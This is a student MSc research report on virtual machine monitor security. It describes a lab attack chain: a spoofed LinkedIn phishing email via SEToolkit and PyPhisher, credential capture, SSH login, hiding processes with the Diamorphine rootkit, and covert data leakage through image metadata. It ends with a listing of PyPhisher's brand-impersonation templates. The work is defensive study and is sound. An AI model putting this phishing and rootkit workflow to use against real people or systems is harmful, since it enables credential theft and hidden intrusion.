Enhancing Security Measures for Virtual Machine Monitor (VMM) Insertion in Virtualization Environments

MSc Research Project
Cyber Security

SIVA SANKAR SENTHIL KUMAR
Student ID: 22237640

School of Computing
National College of Ireland

Supervisor: Prof. Jawad Salahuddin

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	SIVA SANKAR SENTHIL KUMAR		
Student ID:	22237640		
Programme:	MSc in Cyber Security	**Year:**	2023 - 2024
Module:	MSc Research Project		
Supervisor:	Jawad Salahuddin		
Submission Due Date:	12-08-2024		
Project Title:	Enhancing Security Measures for Virtual Machine Monitor (VMM) Insertion in Virtualization Environments		
Word Count:	8508	**Page Count**:	26

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Siva Sankar S …

Date: 12-08-2024 …

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Enhancing Security Measures for Virtual Machine Monitor (VMM) Insertion in Virtualization Environments

SIVA SANKAR SENTHIL KUMAR
22237640

Abstract

Virtualization is a popular technology in modern computing although it comes with a lot of risks regarding security. The study concentrates on exploring weaknesses that can be exploited by the attackers in Virtualization Environments. Virtual Machine Monitors (VMMs) are responsible for managing virtual machines but become security targets where they are vulnerable to phishing attacks, rootkit installation, and even manipulation of image metadata. PyPhisher was used for performing phishing attack, SEToolkit was used for social engineering attack, and custom python scripts were developed for extracting and modifying metadata of the image files. These tools enabled to illustrate how a threat actor can infiltrate VMMs, conceal malicious actions, and change crucial information without being detected. The research established that VMMs are exposed to these threats because of weak authentication, poor monitoring, and ineffective rootkits detection. In order to reduce these risks, the research recommends increasing the usage of multi-factor authentication, increasing the effectiveness of rootkit detection methods and increasing the effectiveness of image metadata evaluation. These are measures that are very important when it comes to consolidating the security of virtual environments. These research outcomes offer value to the current research in strengthening the security of VMMs and enhancing comprehensive knowledge in the protection against increasingly sophisticated cyber threats in virtualization systems.

1. Introduction

Virtualization technology has brought a complete change in the utilization and management of computer resources in the present IT structure. Virtualization actually removes the physical hardware and creates emulations of it that are flexible, scalable and inexpensive. It helps in the optimal consumption of computing hardware and also it has flexibility in the placing and management of workloads. The hypervisor or referred to as Virtual Machine Monitor (VMM) stands as a central component of virtualization platforms since it is responsible for generating and managing the Virtual Machines (VM's). Also, the VMM connects virtual systems and the physical hardware which is one of the significant purposes of virtualization. They can easily create manage and allocate virtual machines which in turn allows the running of different operating systems and applications on a single physical host.

However, virtualization poses new security challenges, especially in regards to the protection of confidentiality and the integrity and availability of virtualized systems. Security of the virtualized environment is severely compromised by the VMM insertion attacks which encompasses of malicious VMM changes and the so called hypervisor rootkits. Rootkits are advanced forms of malware that are designed to provide unauthorized access to computer systems while avoiding discovery by anti-malware programs. Rootkits can also be used to corrupt and even capture the data of virtual machines that are hosted within virtualization environments due to manipulation of image metadata. They can be used to carry out all sorts of cybercrime, such as data theft, leakage, disruption of critical functions and activities among others. In addition to this, rootkits are spy like in operation and are often invisible to the user and many other forms of the malware hence difficult to detect and remove for long periods of time. Vulnerabilities at the VMM level may result in critical impacts for instance, VM escape attacks, unauthorized data access, and service interruptions. VMM vulnerabilities are employed exclusively in VM escape attacks whereby an attacker is able to overcome the security of a VM and gain access into the host system. These attacks target the different virtualized security layers that are already in place and create a major threat to the integrity of the system, data confidentiality, and security of the infrastructure. However, they insert malicious VMM modifications and employ hypervisor-based rootkits which give security threats that are new to virtualized systems. Hackers use the chance to modify the VMM's code or place rootkits that allow them to gain persistent presence in the OS out of the range of detection. Further, the increase of problems in IT framework and the current framework's interaction in escalating implications for cybersecurity breach mention the need for enhancing the strategies that concerns the threats of VMM insertion. Organizations also needs to be able to acquire the VMMs and also prevent the insertion attacks in order to protect the confidentiality, integrity and also the availability of an organization's virtualized environment.

The sections below will provide a detailed analysis of VMM security and detection of rootkits. It will also assess the suggested measures in security. Furthermore, it will describe how it is possible to implement these measures, to ensure their effectiveness, and to describe the outcome and significance of the findings for future research and real-world application. The general purpose of this research is to contribute towards enhancing security on the virtualization environment which is constantly exposed to and experiencing new forms of attacks.

The research is structured into several sections: Section [2] reviews related work in the field of research, where previous studies and its findings are discussed. Section [3] explains and states the approach and methods, used in the study. Section [4] provides the design of what was required in the project in terms of framework and standards. After this, Section [5] outlines the process used in implementing the design and how the experiment was executed. Section [6] deals with the evaluation of the results where the findings are analysed and discussed to provide an understanding of the outcome of the study. The paper concludes in Section [7], which also discusses future expectations.

1.1.Research Question

What are the security vulnerabilities of VMM insertion in virtualization, how do attackers exploit them, and what measures can enhance security and mitigate these risks?

1.2.Objectives

- To create a Kali Linux VMs to perform the testing in isolated environment.
- To install the Pyphisher on the host VM to generate a fake link for phishing attack.
- Installing Diamorphine rootkit and hide the process.
- To create a python script on user machine to modify the image metadata.
- To evaluate the results and suggest security measures to improve the VMM security.

2. Related Work

2.1. Types of Security Challenges in Virtualization: Insights and Solutions from Pearce et al. (2013) for improving VMM Security

Pearce et al. (2013) provide thus the theoretical framework of the security in virtualization environment and how this, by integrating the supposed extension of the virtualization technology, has limited the threat model of the present IT settings. Consequently, the paper offers an elaborate description of several fundamental security issues that are inherent in virtualization, with special emphasis on the VMM, aka the hypervisor. One of the objects discussed includes the hypervisor attack surface as the traditional attack surface differs in this case. The hypervisor is rather a low-level software that regulates all the accesses through the VM and has full control over all the installed VMs; therefore, if the hypervisor is threatened, all hosted VMs turn vulnerable to attacks. That is why a hypervisor is a very vulnerable object for attacks which can equip extensive control over the virtualized environment.

The paper also touches upon inter-VM attacks, these are the attacks where an attacker goes round the isolation mechanisms between VMs. Pearce et al. explain that these attacks either target and use the resources that are common to multiple VMs or the flaws in isolation measures to gain access or control over more virtual machines. Malicious approaches like side-channel attacks, where the attacker analyses information by having access to shared resources such as data caches or memory are especially problematic. These threats explain why heavy isolation has to be put in place to avoid threats that may result from cross-VM communications.

Another pivotal concern discussed is that of VM escape, whereby an attacker gets control of the host system, or other VMs within the network by breaking out of a malicious VM. This threat is severe because it defeats the principle of virtualization as a kind of simulation that makes environments separated. In their article, Pearce et al. outline several instances of VM escape attacks, so there is a need for hypervisors to employ hacking defences.

For these problems, Pearce et al. suggest the following solutions. They have proposed that better isolation measures be adopted such as hardware enhanced virtualization features that offer better isolation of the VMs from each other and which cannot be easily compromised. The authors also pay particular attention to the characteristics of the security enhanced hypervisors. These hypervisors have pre-implemented security options like MAC and SBP that prevent hypervisor subversion as well as guarantee the authenticity of the virtual platform.

The paper also discusses the recommendation to incorporate customized intrusion detection and prevention systems (IDPS) to addresses the virtual environment. These are other systems that are essential in enhancing surveillance of unusual activities that may be a precursor to a breach or an attack. Pearce et al. note that traditional IDPS solutions are not adequate for virtual environments because they may not address the virtualization environment's peculiarities and threats.

Also, Pearce et al. have stated the practices to be followed for effective patch management and recommended VM security that should be followed as part of proper VM lifecycle. Another issue rises from the fact that all elements of the virtualization stack must be updated with the most contemporary security patches to defend against recognized risks. Best practice concerning the lifecycle management of VMs would minimize on the creation of wrong and redundant VMs by constantly monitoring the system to ensure that the right VMs have been created and work as expected, and to retire any unnecessary or outdated VMs.

The recommendations offered by Pearce et al. (2013) are particularly important to this report, which aims at enriching the methods of improving security for VMM insertion in virtualization frameworks. Thus, this report can construct effective strategies to safeguard VMMs from security threats such as hypervisor weaknesses, cross-VM attacks, and VM breakout by uncovering these threats and their impacts. Adopting their suggestions, including strengthening of isolation mechanisms and development of a security escalated hypervisor would offer an excellent basis in enhancing the security of the VMM insertion processes. Further, extended focus on specialized IDPS and effective lifecycle management approach will improve protection from new threats in virtualized environment. The incorporation of these detailed solutions within report shall not only negate the threats as identified above but also improves over all security of the virtualization environment.

2.2. Leveraging Advanced Optimization Models and Algorithms for Enhanced Security in Virtualization

The paper "Next-Generation Optimization Models and Algorithms in Cloud and Fog Computing Virtualization Security: The Present State and Future” provides a brief overview of contemporary approaches to optimization of the mentioned security threats within the contexts of both cloud and fog computing. According to the authors of this paper, it is possible to utilize these advanced models and techniques specifically to enhance the levels of protection in virtualization with a specific focus on VMM activities. The two main issues also under discussion in the paper are the establishment of dynamic management of resources so that computation resources in the virtual machines can be accurately distributed with regard to performance and security. These models incorporate real time data in the dynamic resource control processes that enable firms to manage resources effectively while at the same time having robust security measures in place to counter existing and emerging threats. This strategy is important nowadays because of the size and the nature of contemporary virtual environments which are too large and too complex and in which fixed resource configurations lead to inefficiency and security concerns.

This paper also provides an insight into advanced measures for threat identification and mitigation, which are the significant parts of today’s protection frameworks. These models leverage sophisticated processes, a significant amount of which comes under the machine learning domain, deep learning, and reinforcement learning for security threat's detection and response. Since they elaborate on patterns relevant to the network traffic and the system activity, these models are superior to the conventional ones in regards to the identification of the abnormalities and the breaches. This is an important capacity that is helpful in safeguarding VMM activities as it creates an opportunity to identify threats early enough thus minimizing vulnerabilities.

Besides, the paper covers some types of risk management frameworks made as probabilistic models and certain decision–support algorithms applied to risk management. They allow a company to have realistic ways of evaluating the risks and effects of security risks and incorporate realistic ways of dealing with them. Using these risk management techniques in VMM security strategies improves the overall security stance of virtualization environments by addressing possible risks.

The paper also explores the role of blockchain technology within virtualization security. Blockchain enables sharing of security policies and transactions in a distributed ledger which improves the security since data cannot be tampered with easily while there is a clear record of all undertakings. It is concluded that this technology can be used effectively to enhance security of VMM operations whereby unauthorized access is addressed and the integrity of virtual systems assured.

As for the future research directions, the authors distinguish several directions of the study, one of which is the creation of adaptive security systems that operate with the help of AI and change due to new threats or newly discovered critical points. The combination of AI with the current security models is expected to produce more adaptive as well as intelligent security systems that are capable of adapting to the advancements in the attack methodologies. Further, the paper discusses the importance of supporting and designing efficient solutions capable of providing scalable and secure cloud and fog computing architectures.

All these observations can be directly linked to this report about the improvement of security measures in the context of VMM insertion in virtual environments. The superior models of resource distribution, as well as threat identification mentioned in the paper, form the basis for creating enhanced security measures proper for VMM activities. Through the regional adaptive resource management and the threat detection in real-time, this report will be able to mitigate major threats and enhance the security of VMM systems in general. In addition, the risk management frameworks and blockchain technology highlighted above provide extra layers of protection and bring transparency, which is especially important when it comes to the VMM insertion process. Introducing these further techniques and future trends will help to make the security measures more creative and also strong enough to withstand new threats and constantly developing dangers in the conditions of the virtualized world.

2.3. Advancing Rootkit Detection in Virtualized Environments

Kenji Kono’s paper entitled “VMM-based Detection of Rootkits that Modify File Metadata” published in 2009 proposes a remarkable improvement in the spheres of virtualization security as the author aims at the detection of the most complex forms of rootkits. Those rootkits that modify metadata are very hard to identify because they work with the system files and attributes which are not easily recognizable by the other security measures. To control such active stealthy threats, Kono has suggested perhaps a brilliant idea of identifying these threats through the use of the VMM. The VMM resides in the middle of the system, being between the hardware and the guest operating systems, which makes it an optimal point of observance with little to no influence from other agents.

This paper defines several sophisticated approaches to the detection of rootkits that manipulate the metadata through VMM . This strategy discuses one of the metadata mechanisms, namely metadata integrity monitoring. Kono describes a process where the VMM routinely scans for integrity issues with the file's metadata. The VMM can set up an expected level of metadata that should be maintained by a running process and compare it with current metadata to search for unauthorized changes that rootkits make. Due to the nature of this approach, it is also possible to find very small variations that can easily go unnoticed in other usual antivirus programs.

Kono also discusses on how virtualization based monitoring can also be utilized to increase the level of protection. This entails the VMM capturing and attempting to analyze file system operations within the context of virtualization environment, which is more flexible and harder for rootkit manipulation. By abstracting the guest OS from the hardware and being able to monitor interactions at a lower level the VMM can detect suspicious activities are more accurate. The second significant contribution of the paper is the proposed rootkit signature analysis technique. Kono explains that the VMM can use the known rootkit signatures that are used to analyse the activity of the OS to detect the malicious action. The VMM can therefore identify and counteract threats based on their functionality against the file system activity patterns that mirror those characteristic of rootkits. This method also improves the VMM’s capacity to detect multiple types of rootkits that employ various levels of evasion strategies.

Kono also points out the drawbacks of detecting vulnerabilities using VMM-based approaches, such as performance penalties and high rates of false alarms. Another consideration is to ensure that the detection mechanisms do not cause much disturbance to the normal running of the virtualized environment. Furthermore, they explain that despite known threats being more sensitive than false positives, extra caution is needed to avoid being too over-protective while capturing legitimate threats.

The metadata-based detection approaches highlighted in the paper are helpful to increase security in virtualization environments, especially against rootkits that modify metadata. Thus, this report may establish more effective ways of protecting VMM operations based on the metadata integrity checks and virtualization-based monitoring approaches described by Kono. The capability to monitor metadata changes to files as well as system activity from within the virtual environment will enhance the VMM security, making it better equipped to handle complex rootkits. However, incorporating rootkit signature analysis into the security will improve the chances of identifying known and new threats and hence strengthen the overall security strategy. The issues that Kono mentioned in regards to the performance and accuracy of the virtualized environment will also have to be addressed in order to prevent the new security measures from negatively impacting the efficiency of the new environment. In any case, the use of those advanced detection mechanisms will substantially enhance the security of VMM insertion while making the virtual infrastructure immune to nowadays innovative cyber threats.

2.4. Forensic Challenges and Security Vulnerabilities in Virtualized Environments


Zahedi's 2014 paper, "Virtualization Security Threat Forensic and Environment Safeguarding" is a critical reference work to study to in enhancing an understanding of virtualization security threats, particularly with concerning to the forensic issues and ways of safeguarding the environment. The paper focuses on threats and risks of virtual environments, especially hypervisor attacks, VM escape, and unauthorized access to the services and resources in VMs. Zahedi recognizes that the layer of abstraction produced by virtualization is very useful for managing resources and scaling an application, but presents a number of security concerns. Some of these challenges include the ability to monitor VMs for malicious activity and the inability to implement traditional security mechanisms to penetrate these environments.

Zahedi also provides some information on the forensic issues related to virtualization, mentioning the difficulties in the acquisition and the analysis of information stored in virtual environments. Thus, the paper states that traditional approaches to forensic are inapplicable to VMs because of their dynamism and lack of physical connection to the host system. According to Zahedi, better logging techniques, monitoring in real time, and the incorporation of the security policies within the virtual environment are vital for reductions of these risks. Furthermore, the paper calls for the creation of new effective forensic technologies designed to work in the context of the virtual world, which will be able to identify and analyse threats in real time.

This is because, Zahedi's paper is specific to the topic of improving security precautions for VMM in the virtualization space of the operating systems. First, the topics covered in the paper as an analysis of forensic issues and security threats in virtualized environments give the reader a general perspective of opportunities that attackers can use to penetrate the system, especially in case of hypervisor attacks and VM escape situations. Zahedi has pointed out the necessity of real-time controls and the tuning of the existing security tools for the same, which is a goal aligning with this research of enhancing VMM security. Using Zahedi's recommendations on environment safeguarding, this research could address advanced threats like rootkits and phishing attacks more adequately to virtualizations to provide more effective security strategies and solutions.

3. Research Methodology

3.1. Research Methodology step by step process


Create Host and User VMs
Send Phishing Email to User VM by using SEToolkit
Capture User Credentials by using Pyphisher tool
Login User VM
Install Rootkit and hide the process
Create python script to modify Image Metadata
Modify the Image Metadata

While aiming at promoting security measures for the VMM insertion into the virtualization technologies, building initial research framework was conducted systematically. The research methodology has been adopted to provide a systematic analysis of the security risks as well as threats related to VMMs and effective solutions to secure the framework. First of all, the work began with the literature review which was important to establish the context of the research. This stage involved the identification of numerous peer-reviewed journal articles, technical reports, and industry white papers on virtualization security, VMM weaknesses, and modern security upgrade methods.

3.2. VM Environment Selection

After the literature review section, the research focused on creating a controlled experimental environment that replicates real-world usage scenarios to assess the security measure's efficacy. The environment was created using both the host and user virtual machines (VMs). Several virtualization platforms, namely, VMware, Hyper-V, and Oracle VirtualBox, were taken into consideration. Oracle VirtualBox was selected since it supports a variety of operating systems, simple to install and use, and has a rich user manual. They are compatible with most guest operating systems, and they include features such as snapshots and cloning that are important during experimentation since they allow the creation of fresh copying environments or the return to previous states.

For the user VM, Kali Linux was chosen because it comes with a vast array of ready-to-use security tools that help to facilitate the process of penetration testing and vulnerability analysis. Kali Linux is very popular and famous among security experts and contain tool like SEToolkit and Pyphisher for performing phishing attacks and catching credentials. The usage of Oracle VirtualBox along with Kali Linux offered a flexible and efficient environment, allowing to explore the VMM security to the greatest extent with minimal interference.

3.3. Phishing Attack Tools

To simulate real attack scenarios different types of attack were emulated in the controlled environment to test out the weakness of the VMM. One such vector was conducted by launching Phishing attacks directly to the user VM, using Social Engineering Toolkit (SET). This particular step was intended to recreate a typical strategy of phishing that can be utilized by hackers to deceive victims into providing personal data. Through assessing the user VM response to the phishing attempts, the study aimed at establishing vulnerabilities in the VMM in relation to the ability to detect and prevent the attacks. Through SEToolkit, one was able to design very realistic scenarios of phishing, such as emails and fake login pages to check the vulnerability of the user to social engineering attacks.

To collect and analyze the data gathered through these phishing attempts, Pyphisher, a tool, has been used. Several tools can be used for this task and they include King Phisher, Gophish, and PhishX. Pyphisher was selected due to it being easy to use, having a vast variety of templates and it produces quite realistic emails. This research also accounts for why Pyphisher was chosen since it is endowed with features that enable it to easily work with different email services and other features such as reporting. This tool was useful to capture the user credentials each time the phishing email was dealt with, thus providing the kind of success that such attacks and the VMM's countermeasures registered. The collected credentials were used for the purpose of analysis and identification of various vulnerabilities that can compromise the VMM.

Although King Phisher is much potent it was less user-friendly and needed a more elaborate setup than Pyphisher. Other popular tool is Gophish which has great ability to manage phishing campaign but it sometimes misses out the extra settings that Pyphisher offers. While PhishX was very successful, it was slightly less sophisticated in its reporting and integration features. Of all the tools, Pyphisher was the most notable due to the moderate set of features, clear interface, and the possibility of launching various complex phishing campaigns with subsequent statistical analysis.

3.4. Rootkit Selection and Image Metadata Modification

After obtaining the credentials, the next step was to log into the user VM to mimic a post-compromise scenario. This phase was important because it determined the level of damage an attacker can cause once inside the user VM. In this particular phase, a rootkit was leveraged on the user VM to see how malware can function covertly in a virtual environment. Different kinds of rootkits such as APEX, Suterusu, and Diamorphine were analysed. As for the selection criteria, the effectiveness of the rootkit in the ability to hide processes and files, as well as network connections was a priority. Lastly, the reason for selecting Diamorphine was its capability to work with the current Linux kernels, non-intrusive approach in occupying host system resources and its efficiency in remaining unnoticed.

Nevertheless, both APEX and Suterusu had strengths but also some limitations. APEX for instance, implemented a more elaborate setup that needed further adjustments in order to efficient in various situations. Suterusu, though useful for hiding processes, poses compatibility issues with later versions of Linux kernel and needed much hand work in the installation and setup process. Diamorphine, on the other hand, facilitated easy installation mostly because of the possibility of hiding processes and ensuring the system was less obtrusive, which fitted the context of this research perfectly. By installing a rootkit, the research was also able to examine the difficulties experienced by intrusion detection and counter-tracking systems caused by hidden processes operating in the guest OS and posing an increasing danger to the security of the overall VMM.

Besides analysing the malware's behaviour, the study also explored the manipulation of image metadata as an additional concealed communication channel for data transfer. Python script was created in order to perform changes of metadata in the image files present at the user VM. This step meant to establish how corrupt filts could be used to transfer sensitive information between computers without suspicion. Thus, changing the metadata of the image provided the view of possible data leakage through the methods other than a conventional focus on monitoring and inspection. The script used standard metadata editing libraries like PIL and ExifRead to handle multiple formats of images and metadata.

The results of these experimental procedures were well recorded and evaluated to obtain suitable conclusions. The consideration was made regarding the effectiveness of the current VMM security measures, the types of threats and their effects, as well as assessment of the potential countermeasures. For example, the Chkrootkit and rkhunter tools were used to evaluate the efficacy of rootkit detection techniques, while the rates of successful phishing attacks were examined to determine vulnerabilities and potential countermeasures.

3.5. Ethical Considerations

In this research ethical concerns were always given special concern. Thus, all the experiments were performed in a simulated environment with no real users or private data used. The purpose was exclusively for learning and research purposes to improve the understanding of the VMM security threats and to build defences against various attacks. The approaches and methods applied aimed at guaranteeing that the outcomes are meaningful and helpful in enhancing security measures for real-life practice.

In this structured and systematic manner, the research was able to present a comprehensive view of the security implications of VMM insertion into virtualization environments. Finally, this research methodology underscores that security in virtualized environments must take a broad spectrum approach. In this way, through the use of these tools and techniques as well as the imitation and evaluation of different attacks, the research enhances the knowledge concerning the lack of VMM security and the evolution of better methods for addressing the issue. Oracle VirtualBox and Kali Linux were selected to provide detailed analysis and real-world insights into the potential threats to virtualization solutions. While tools such as Pyphisher and Diamorphine were chosen to present the most relevant findings in terms of improving the security of VMMs that can be implemented in different virtualization environments.

4. Design Specification

In this research, the security evaluation and enhancement tools will be implemented in a secured environments. Phishing attack simulations will be conducted using the Pyphisher tool, integrated with the Social Engineering Toolkit (SEToolkit) for generating realistic phishing scenarios. Rootkit detection will be conducted with Diamorphine, where process hiding and stealth approach will be used. Image metadata will be altered using a script written in Python with the help of libraries like PIL and ExifRead to modify and inspect the metadata. Oracle VirtualBox will be used to create the virtualization environment which will include Kali Linux for attack simulation and Ubuntu operating system to host the virtual machines. This environment will be used to assess the various security features in place to mitigate against threats such as phishing, rootkits, and metadata manipulation. The results will be used to adopt the better safety measures and technologies to enhance the security of VMM.

5. Implementation

The process of implementing the security measures for VMM insertion in virtual environment starts with the infrastructure setup. The Oracle VirtualBox was downloaded and installed for its well-supported and broad range of features. The version of Oracle VirtualBox is 7.0.10. Kali Linux ISO file was downloaded to create a new host VM with Linux operating system. The Kali Linux was installed because of its feasible environment and it is more suitable for security analysis. The installed Kali Linux version is 2024.2.

The first stage was to establish a new host virtual machine based on an ISO file that was downloaded from Kali Linux. Another user VM was also built with the help of the same ISO file. When setting up the two machines, the bridged adapter network connection was adopted to enable the two VMs to share the network properly and emulate real-life situations. This setup enabled the VMs to be assigned IPs from the local network for a realistic testing environment. Pyphisher was installed on the host VM to catch the user credentials through sending phishing emails. Thus, Pyphisher was chosen because it is easy to use, supports various templates, and has comprehensive reports. To demonstrate how the tool works, a phishing link was created in the form of a fake LinkedIn website link, which would make the target or user believe that the link they are clicking is real. This link is used to execute the social engineering attack on the user.

Now the Kali Linux in-built application called Social Engineering Toolkit (SEToolkit) was used to send the link to the user. An email was drafted in a way that would make it seem like it was sent by official LinkedIn company email. This email contained the phishing link generated by Pyphisher and was sent to the user VM. The purpose of the message was to fool the recipient into thinking that the received email is genuine and make them click the URL. Once the user clicked the phishing link, Pyphisher recorded the user's IP address and other necessary information in a file called ip. txt on the host VM. The next process was identification of the user login credentials. When the user tried to enter the correct username and password in the phishing site, Pyphisher captured and dumped these credentials in a file called cred. txt on the host machine. Through this process, it was proved that phishing attacks can be used in capturing the sensitive user information that requires strict security measures to prevent such threats.


Once the user credentials have been gathered, an SSH connection was made to the user VM with the assistance of the obtained IP address. This step proved that the user VM could be accessed and controlled remotely and highlighted threats that may come with compromised login information. A successful login into the user machine allowed to receive access to its files and expand the knowledge about post-compromise stages. To enhance the evaluation further, the Diamorphine rootkit was then installed on the user VM. Diamorphine was selected since base Linux kernels support it and it is efficient for process hiding. This rootkit was downloaded from its GitHub repository and installed for testing and research purposes. When created, Diamorphine was employed to mask certain operations on the user VM, which showed the difficulties of detecting and containment of rootkit threats in the context of a virtualized environment.

The next step was to create a python script that would change the metadata of image files on the user VM. It used other libraries like PIL (Python Imaging Library) as well as ExifRead for modifying parameters like flash, orientation, and compression. This script was run with the '–preserve' option in order to retain the original image while altering the image metadata. This step demonstrated how data could be leaked out unnoticed through apparently innocent files, and also highlighted the importance of monitoring and inspection methods. The running of the Python script produced the expected results pointing to the efficiency of changing metadata value attributes of images without influencing their quality. This study revealed a possibility of transmitting information outside the intended network by putting it into metadata fields and passing it unnoticed.

6. Evaluation

6.1. Effectiveness of Phishing Attack


The Pyphisher tool was installed on the host VM to check the phishing attack to capture the user VM login credentials. The Pyphisher tool provides various fake websites which looks like an official company websites. The below screenshot shows the fake websites which is available in Pyphisher tool.


root@kali: /home/siva/Downloads/PyPhisher
File Actions Edit View Help
root@kali: /home...nloads/PyPhisher
root@kali: /home...nloads/PyPhisher

```
[01] Facebook Traditional    [27] Reddit             [53] Gitlab
[02] Facebook Voting         [28] Adobe              [54] Github
[03] Facebook Security       [29] DevianArt          [55] Apple
[04] Messenger               [30] Badoo              [56] iCloud
[05] Instagram Traditional   [31] Clash Of Clans     [57] Vimeo
[06] Insta Auto Followers    [32] Ajio               [58] Myspace
[07] Insta 1000 Followers    [33] JioRouter          [59] Venmo
[08] Insta Blue Verify       [34] FreeFire           [60] Cryptocurrency
[09] Gmail Old               [35] Pubg               [61] SnapChat2
[10] Gmail New               [36] Telegram           [62] Verizon
[11] Gmail Poll              [37] Youtube            [63] Wi-Fi
[12] Microsoft               [38] Airtel             [64] Discord
[13] Netflix                 [39] SocialClub         [65] Roblox
[14] Paypal                  [40] Ola                [66] UberEats
[15] Steam                   [41] Outlook            [67] Zomato
[16] Twitter                 [42] Amazon             [68] WhatsApp
[17] PlayStation             [43] Origin             [69] PayTM
[18] TikTok                  [44] DropBox            [70] PhonePay
[19] Twitch                  [45] Yahoo              [71] MobikWik
[20] Pinterest               [46] WordPress          [72] Hotstar
[21] SnapChat                [47] Yandex             [73] FlipCart
[22] LinkedIn                [48] StackOverflow      [74] Teachable
[23] Ebay                    [49] VK                 [75] Mail
[24] Quora                   [50] VK Poll            [76] CryptoAir
[25] Protonmail              [51] Xbox               [77] Amino
```

